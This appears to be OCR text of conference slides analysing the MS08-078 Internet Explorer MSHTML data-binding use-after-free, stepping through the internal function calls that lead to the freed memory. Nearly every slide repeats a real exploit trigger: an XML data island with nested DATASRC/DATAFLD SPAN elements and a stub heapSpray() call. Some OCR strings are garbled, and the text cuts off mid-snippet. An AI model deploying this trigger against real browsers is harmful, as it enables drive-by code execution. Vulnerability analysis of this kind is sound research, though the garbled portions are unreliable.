
padding

Exploitation

overflow

shellcode
(injected into the stack)

CLNT_UCAST_INST + [instancename >= 96 bytes] != NULL + additional entities = shellcode


C:\>_
RAM

MS08-078 Ecosystem

MS08-078 Ecosystem

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```


MS08-078 Ecosystem

memory manipulation

vulnerability

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```


MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

Data Consumer #01

DATASRC

DATAFLD

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdataFld

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdataSrc

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

Data Consumer #01

CRecordInstance::CRecordInstance

DATASRC

DATAFLD


```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CCurrentRecordConsumer::Bind

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01	CCurrentRecordInstance::GetCurrentRecordInstance
DATASRC DATAFLD	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01	CXfer::CreateBinding
DATASRC DATAFLD	

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdataFld

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CElement::GetAAdataSrc

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CRecordInstance::AddBinding

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CImplPtrAry::Append

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC

DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC DATAFLD

Data Consumer #02

DATASRC DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC DATAFLD

Data Consumer #02

DATASRC DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetAAdataFld

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC DATAFLD

Data Consumer #02

DATASRC DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetAAdataSrc

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	XML Data Source Object #01
Data Consumer #02 DATASRC DATAFLD	CRecordInstance::CRecordInstance

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	XML Data Source Object #01
Data Consumer #02 DATASRC DATAFLD	CCurrentRecordConsumer::Bind

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	XML Data Source Object #01
Data Consumer #02 DATASRC DATAFLD	CCurrentRecordInstance::GetCurrentRecordInstance

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	XML Data Source Object #01
Data Consumer #02 DATASRC DATAFLD	CXfer::CreateBinding

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC DATAFLD

Data Consumer #02

DATASRC DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetAAdataFld

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC DATAFLD

Data Consumer #02

DATASRC DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

XML Data Source Object #01

CElement::GetAAdataSrc

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	XML Data Source Object #01
Data Consumer #02 DATASRC DATAFLD	CRecordInstance::AddBinding

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	XML Data Source Object #01
Data Consumer #02 DATASRC DATAFLD	CImplPtrAry::Append

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	XML Data Source Object #01
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation

vulnerability

Internet Explorer
(Data Consumers)

Data Consumer #01

DATASRC DATAFLD

Data Consumer #02

DATASRC DATAFLD

Microsoft® HTML Viewer – MSHTML.DLL
(Binding Agent)

CRecordInstance::TransferToDestination

XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	oaoaoaoa.oonooboorooiootooooo.oonooeoot
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	CXfer::TransferFromSrc
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	oaoaoaoa.oonooboorooiootooooo.oonooeoot
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	CRecordInstance::RemoveBinding
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	_MemFree
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	HeapFree
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	RtlFreeHeap
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
<SCRIPT LANGUAGE="JavaScript">function heapSpray()</SCRIPT>
```

MS08-078 Ecosystem

memory manipulation	vulnerability
Internet Explorer (Data Consumers)	Microsoft® HTML Viewer – MSHTML.DLL (Binding Agent)
Data Consumer #01 DATASRC DATAFLD	RtlpLowFragHeapFree
Data Consumer #02 DATASRC DATAFLD	XML Data Source Object #02

```
<XML ID=I><X><C><![CDATA[<IMG SRC=http://&#x0a0a;&#x0a0a;.nbrito.net>]]></C></X></XML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML></SPAN></SPAN>
